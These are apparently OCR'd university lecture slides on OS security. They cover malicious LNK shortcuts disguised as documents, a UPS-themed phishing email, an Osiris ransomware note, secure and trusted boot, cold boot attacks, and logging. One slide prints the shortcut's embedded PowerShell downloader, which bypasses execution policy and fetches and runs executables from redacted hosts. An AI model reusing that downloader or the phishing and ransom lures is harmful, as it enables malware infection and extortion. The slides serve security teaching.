
To infect systems

- Autorun.inf, LNK exploits (e.g., Stuxent's CVE-2010-2568), …


To achieve persistence

- Shortcuts in certain system directories are automatically run


MyDoc.pdf
MyDoc.pdf
MyDoc.pdf Properties
General Security Details Previous Versions
MyDoc.pdf
Type of file: PDF File (.pdf)
Opens with: Microsoft Edge
Change...
Location: C:\Users\duck\Desktop
Size: 17.1 KB (17,588 bytes)
Size on disk: 20.0 KB (20,480 bytes)
MyDoc.pdf Properties
General Shortcut Security Details Previous Versions
MyDoc.pdf
Type of file: Shortcut (.lnk)
Opens with: Microsoft Edge
Change...
Location: C:\Users\duck\Desktop
Size: 928 bytes (928 bytes)
Size on disk: 4.00 KB (4,096 bytes)
Command Prompt
C:\Users\duck\Desktop>dir MyDoc*
Volume in drive C has no label.
Volume Serial Number is DA34-7AD1
Directory of C:\Users\duck\Desktop
2016-08-02 17:49 17,588 MyDoc.pdf
2016-08-02 17:50 928 MyDoc.pdf.lnk
2 File(s) 18,516 bytes
0 Dir(s) 20,676,440,064 bytes free
C:\Users\duck\Desktop>



Despite its appearance, the INVOICE.PDF shortcut has no connection to a PDF file or any PDF-related application


Inbox
Please recheck your del...
Get Messages
Write
Chat
Address Book
Tag
Quick Filter
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Forward
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Junk
Delete
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From
Subject Please recheck your delivery address (UPS parcel 06700394)
11:28 AM
To
Dear ,
Your parcel was successfully delivered January 29 to UPS Station, but our courier cound not contact you.
Please check the attachment for complete details!
With gratitude,
Wesley Quinn,
UPS Office Agent.
1 attachment: UPS-Parcel-ID-06700394.zip 1.3 KB
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
Undelivered-
Package-000
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Undelivered-Package-000989863.doc Properties
Compatibility
Security
Details
Previous Versions
General
Shortcut
Options
Font
Layout
Colors
Undelivered-Package-000989863.doc
Target type: Application
Target location: v1.0
Target: C:\Windows\System32\WindowsPowerShell\v1.(
Start in:
Shortcut key: None
Run: Minimized
Comment:
Open File Location
Change Icon...
Advanced...
OK
Cancel
Apply

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
L....F. .....P.O. .:i....+00../C:\R1.Windows<
....*Windows.V1.System32>....*System32.p1.Win
dowsPowerShellP....*WindowsPowerShell J1.v1.0
6....*v1.0.h2              J....*powershell.e
xe...-ExecutionPolicy ByPass -NoProfile -comm
and $ll='[redacted].com','[redacted]
[redacted].com';function g($f){Start $f;};function z
{return New-Object System.Net.WebClient;};$ld
=0;$cs=[char]92;$fn=$env:temp+$cs;$dc=$fn+'a.
doc';$c='';$q=New-Object System.Random;if(!(T
est-Path $dc)){for($i=0;$i -lt 2000;$i++){$c=
$c+[char]$q.Next(1,255);};$c | Out-File -File
Path $dc;};g($dc);$lk=$fn+'a.txt';$y=z;if(!(T
est-Path $lk)){New-Item -Path $fn -Name 'a.tx
t' -ItemType File;for($n=1;$n -le 2;$n++){$f=
$fn+'a'+$n+'.exe';$r='/counter/[redacted]'+$n;for($i=$
ld;$i -lt $ll.length;$i++){$u=$ll[$i]+$r;$u='
http://'+$u;$y.DownloadFile($u,$f);if(Test-Pa
th $f){$v=Get-Item $f;if($v.length -gt 10000)
{$ld=$i;g($f);break;};};};};};.notepad.exe...
%....wN....]N.D...Q.......1SPS..XF.L8C....&.m
.q../351465429139639869376299496325722846229 2
445838
```



Recycle Bin
Docs
UPS-Delivery -1636015.doc
-~.~~-.-**+.-._.+*$~
!!! IMPORTANT INFORMATION !!!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: g46mbrrzpfszonuk.onion/
4. Follow the instructions on the site.
!!! Your personal identification ID: !!!
file:///C:/User...sktopOSIRIS.htm
file:///C:/Users/mark/DesktopOSIRIS.htm
Search
Mozilla Firefox
DesktopOSIRIS.bmp ...
4:34 PM

Securing the Boot Process

How can we trust the OS that is running?

- Need to secure the whole boot process
- BIOS ➔ OS loader ➔ Kernel

BIOS/firmware: can be infected

- Low-level access, hidden by the OS (!)


Boot device: can be changed

- E.g., boot from USB/DVD and then read data off the main disk

Master boot record (MBR): can be infected

- First disk sector of the startup drive, containing the boot loader
- Both BIOS and MBR viruses can survive OS reinstallation (!)

Example: Windows 7 Boot Process



Verified/Trusted/Secure Boot

Full disk encryption

- Secure the disk contents (e.g., against externally-loaded OSs or hard disk removal)

UEFI Secure Boot

- Prevent the loading of firmware/OS loaders/kernels/drivers that are not cryptographically signed
- Each piece of code verifies that the signature on the next piece of code in the boot chain is valid, and if so, passes execution on to it

Trusted Platform Module (TPM)

- Dedicated crypto-processor providing various capabilities
- Secure generation of keys, random number generator, remote attestation, sealed storage, …

Both UEFI and TPM assist in building a *root of trust*

Example: Windows 10 Boot Process

Secure Boot

UEFI firmware: load only trusted bootloaders

Trusted Boot


TPM: check the integrity of every component before loading it

Early Launch Anti-Malware

Prevent unapproved drivers from loading

Measured Boot

Remote attestation: each loaded component is logged, and the log is sent to a trusted host for verification



After the Boot Process

Hibernation: preserve state when the system is powered off

- Entire content of volatile memory (RAM) is stored on disk (e.g., `C:\hiberfil.sys`)
- Including passwords, cryptographic keys, private information, …
- Countermeasure: full disk encryption

Cold boot attacks

- DRAM retains its content for several seconds after power is lost
- *Cold reboot* (just hit the restart switch): OS doesn't have the chance to cleanup anything
- Immediately boot a lightweight imaging tool (instead of the normal OS) to dump DRAM contents
- Alternative: remove the DIMMs (preferably after freezing them) and plug them to a compatible machine

Figure 5: Before powering off the computer, we spray an upside-down canister of multipurpose duster directly onto the memory chips, cooling them to $-50\,^{\circ}\mathrm{C}$. At this temperature, the data will persist for several minutes after power loss with minimal error, even if we remove the DIMM from the computer.

"Lest We Remember: Cold Boot Attacks on Encryption Keys." J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, Edward W. Felten. USENIX Security 2008

Monitoring and Logging

"Situational awareness:" keep track of system activities

- To detect suspicious or unanticipated incidents
- To understand how a breach happened and recover from it

Myriad events: login attempts, file accesses, spawned processes, network connections, DNS resolutions, inserted devices, …

Many OS facilities

- System-wide events: Windows event log, /var/log, …
